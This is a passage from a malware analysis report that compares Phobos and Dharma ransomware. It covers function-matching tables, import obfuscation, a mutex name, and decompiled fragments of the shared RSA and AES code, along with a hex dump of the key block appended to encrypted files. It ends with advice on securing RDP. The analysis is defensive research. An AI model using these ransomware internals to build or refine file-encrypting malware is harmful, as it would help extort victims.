0.01	0.02	GI--EL-	00402990	sub_402990_19	00406B30
0.01	0.02	GI--EL-	00402962	sub_402962_18	00406D50
0.01	0.02	GI--EL-	004027C8	sub_4027C8_15	00406800
0.01	0.02	GI--EL-	00402598	sub_402598_9	00402400
0.01	0.02	GI--EL-	00401FFE	to_run_cmd	004053F0
0.01	0.02	GI--EL-	00401F96	run_killing_processes	00409AA0
0.00	0.02	GI--EL-	00401B7D	encrypt_network_shares	00401A50
0.01	0.02	GI--EL-	004016B9	sub_4016B9_4	00401240
0.01	0.02	GI--E--	00401000	drop_file	00406B10


Fragment of code comparison: Phobos vs Dharma

In contrast to Phobos, Dharma loads the majority of its imports dynamically, making the code a bit more difficult to analyze.



Dharma loads mosts of its imports at the beginning of execution

Addresses of the imported functions are stored in an additional array, and every call takes an additional jump to the value of this array. Example:



In contrast, Phobos has a typical, unobfuscated Import Table

Before the encryption routine is started, Dharma sets a mutex: “Global\syncronize_<hardcoded ID>”.

Both, Phobos and Dharma use the same implementation of the RSA algorithm, from a static library. Fragment of code from Dharma:

```
int __cdecl bi_mod_power(int ctx, int bi, int biexp)
{
  int v3; // eax@1
  int v4; // ST0C_4@9
  int v5; // eax@9
  int v6; // eax@9
  int v7; // ST0C_4@14
  int v8; // eax@14
  int v9; // ST0C_4@15
  int v10; // eax@15
  int v11; // eax@15
  signed int v13; // [sp+0h] [bp-18h]@3
  int v14; // [sp+4h] [bp-14h]@3
  signed int i; // [sp+8h] [bp-10h]@7
  int i_1; // [sp+10h] [bp-8h]@1
  int i_1a; // [sp+10h] [bp-8h]@17
  int biR; // [sp+14h] [bp-4h]@1

  i_1 = find_max_exp_index(biexp);
  biR = int_to_bi(ctx, 1);
  heap_alloc();
  *(_DWORD *)(ctx + 20) = v3;
  **(_DWORD **)(ctx + 20) = bi_clone(ctx, bi);
  *(_DWORD *)(ctx + 24) = 1;
  bi_permanent(**(_DWORD **)(ctx + 20));
  do
  {
    if ( exp_bit_is_one(biexp, i_1) )
    {
      v13 = i_1;
      v14 = 0;
      if ( i_1 >= 0 )
      {
        while ( !exp_bit_is_one(biexp, v13) )
          ++v13;
      }
      else
      {
        v13 = 0;
      }
```

The fragment of the function “bi_mod_power” from: https://github.com/joyent/syslinux/blob/master/gpxe/src/crypto/axtls/bigint.c#L1371

File encryption is implemented similarly in both. However, while Dharma uses AES implementation from the same static library, Phobos uses AES from Windows Crypto API.

```
v6 = sub_4034A0(a2[1], 8) & 0xFF00FF;
*(_DWORD *)(a1 + 8) = sub_4034B0(a2[1], 8) & 0xFF00FF00 | v6;
v7 = sub_4034A0(a2[2], 8) & 0xFF00FF;
*(_DWORD *)(a1 + 12) = sub_4034B0(a2[2], 8) & 0xFF00FF00 | v7;
v8 = sub_4034A0(a2[3], 8) & 0xFF00FF;
*(_DWORD *)(a1 + 16) = sub_4034B0(a2[3], 8) & 0xFF00FF00 | v8;
if ( a4 )
{
  v10 = sub_4034A0(a2[4], 8) & 0xFF00FF;
  *(_DWORD *)(a1 + 20) = sub_4034B0(a2[4], 8) & 0xFF00FF00 | v10;
  v11 = sub_4034A0(a2[5], 8) & 0xFF00FF;
  *(_DWORD *)(a1 + 24) = sub_4034B0(a2[5], 8) & 0xFF00FF00 | v11;
  v12 = sub_4034A0(a2[6], 8) & 0xFF00FF;
  *(_DWORD *)(a1 + 28) = sub_4034B0(a2[6], 8) & 0xFF00FF00 | v12;
  v13 = sub_4034A0(a2[7], 8) & 0xFF00FF;
  result = sub_4034B0(a2[7], 8) & 0xFF00FF00;
  *(_DWORD *)(a1 + 32) = result | v13;
  if ( a4 == 1 )
  {
    while ( 1 )
    {
      v14 = *(_DWORD *)(v16 + 28);
      *(_DWORD *)(v16 + 32) = dword_40D4B8[v17] ^ aes_sbox[v14 >> 24] & 0xFF ^ aes_sbox1[(unsigned __int8)v14] & 0xFF00 ^ d
      *(_DWORD *)(v16 + 36) = *(_DWORD *)(v16 + 32) ^ *(_DWORD *)(v16 + 4);
      *(_DWORD *)(v16 + 40) = *(_DWORD *)(v16 + 36) ^ *(_DWORD *)(v16 + 8);
      result = *(_DWORD *)(v16 + 40) ^ *(_DWORD *)(v16 + 12);
      *(_DWORD *)(v16 + 44) = result;
      if ( ++v17 == 7 )
        break;
      v15 = *(_DWORD *)(v16 + 44);
      *(_DWORD *)(v16 + 48) = aes_sbox[(unsigned __int8)v15] & 0xFF ^ aes_sbox1[(unsigned __int16)v15 >> 8] & 0xFF00 ^ dwor
      *(_DWORD *)(v16 + 52) = *(_DWORD *)(v16 + 48) ^ *(_DWORD *)(v16 + 20);
      *(_DWORD *)(v16 + 56) = *(_DWORD *)(v16 + 52) ^ *(_DWORD *)(v16 + 24);
      *(_DWORD *)(v16 + 60) = *(_DWORD *)(v16 + 56) ^ *(_DWORD *)(v16 + 28);
      v16 += 32;
    }
  }
}
else
```


Fragment of the AES implementation from Dharma ransomware

Looking at how the key is saved in the file, we can also see some similarities. The protected AES key is stored in the block at the end of the encrypted file. At the beginning of this block we can see some metadata that are similar like in Phobos, for example the original file name (in Phobos this data is encrypted). Then there is a 6 character long identifier, selected from a hardcoded pool.

```
00022F90  5C 58 C4 D1 CB FD 43 80 80 09 BD 78 83 E1 F6 B1  \XÄŃËýC€€.˝x.áö±
00022FA0  00 00 00 00 02 00 00 00 0C FE 7A 41 00 00 00 00  .........ţzA....
00022FB0  00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00  ........ .......
00022FC0  73 00 71 00 75 00 61 00 72 00 65 00 31 00 2E 00  s.q.u.a.r.e.1...
00022FD0  62 00 6D 00 70 00 00 00 47 33 47 41 44 54 AF 01  b.m.p...G3GADTŻ.
00022FE0  E0 82 8D 6D 53 FF 09 81 3A CE A0 18 2D F3 DB E6  ŕ‚ŤmS˙..:Î .-óŰć
00022FF0  8F D3 DC B9 36 9B CF 6B A4 B4 71 C5 1F 22 A7 1A  ŹÓÜą6›Ďk¤´qĹ."§.
00023000  C4 FA 02 00 00 00 83 1C 33 06 34 87 CF C0 21 07  Äú......3.4‡ĎŔ!.
00023010  71 75 B6 F9 5A 2D CD F0 93 6B B4 E1 2F FF 8D 5D  qu¶ůZ-Íđ"k´á/˙Ť]
00023020  E1 82 26 A6 7E F3 61 0F B7 A1 83 07 68 15 B1 86  á‚&¦~óa.·˘..h.±†
00023030  B3 3B F0 29 19 C8 95 17 88 ED 21 CA F9 6F 49 01  ł;đ).Č•..í!ĘůoI.
00023040  7C 21 32 F9 03 D6 F7 41 E5 E3 BE EC 89 83 2B 31  |!2ů.Ö÷AĺăľěĽ.+1
00023050  D0 B1 EA F3 1E C9 20 F8 02 2E 04 04 0B A4 CA 96  Đ±ęó.É ř.....¤Ę–
00023060  0C CF 60 D9 22 6E 5D CD EA B0 12 16 25 F4 45 BF  .Ď`Ů"n]Íę°..%ôEż
00023070  41 B0 AA 85 A7 CE CD 2E 5A CD 33 47 6D 3F 19 F5  A°Ş…§ÎÍ.ZÍ3Gm?.ő
00023080  5A 24 48 AD 32 EF 38 00 00 00                    Z$H.2ď8...
```

The block at the end of a file encrypted by Dharma

Such identifier occurs also in Phobos, but there it is stored at the very end of the block. In case of Phobos this identifier is constant for a particular sample.



The block at the end of a file encrypted by Phobos

Conclusion

Phobos is an average ransomware, by no means showing any novelty. Looking at its internals, we can conclude that while it is not an exact rip-off Dharma, there are significant similarities between both of them, suggesting the same authors. The overlaps are at the conceptual level, as well as in the same RSA implementation used.

As with other threats, it is important to make sure your assets are secure to prevent such compromises. In this particular case, businesses should review any machines where Remote Desktop Procol (RDP) access has been enabled and either disable it if it is not needed, or making sure the credentials are strong to prevent such things are brute-forcing.

Malwarebytes for business protects against Phobos ransomware via its Anti-Ransomware protection module: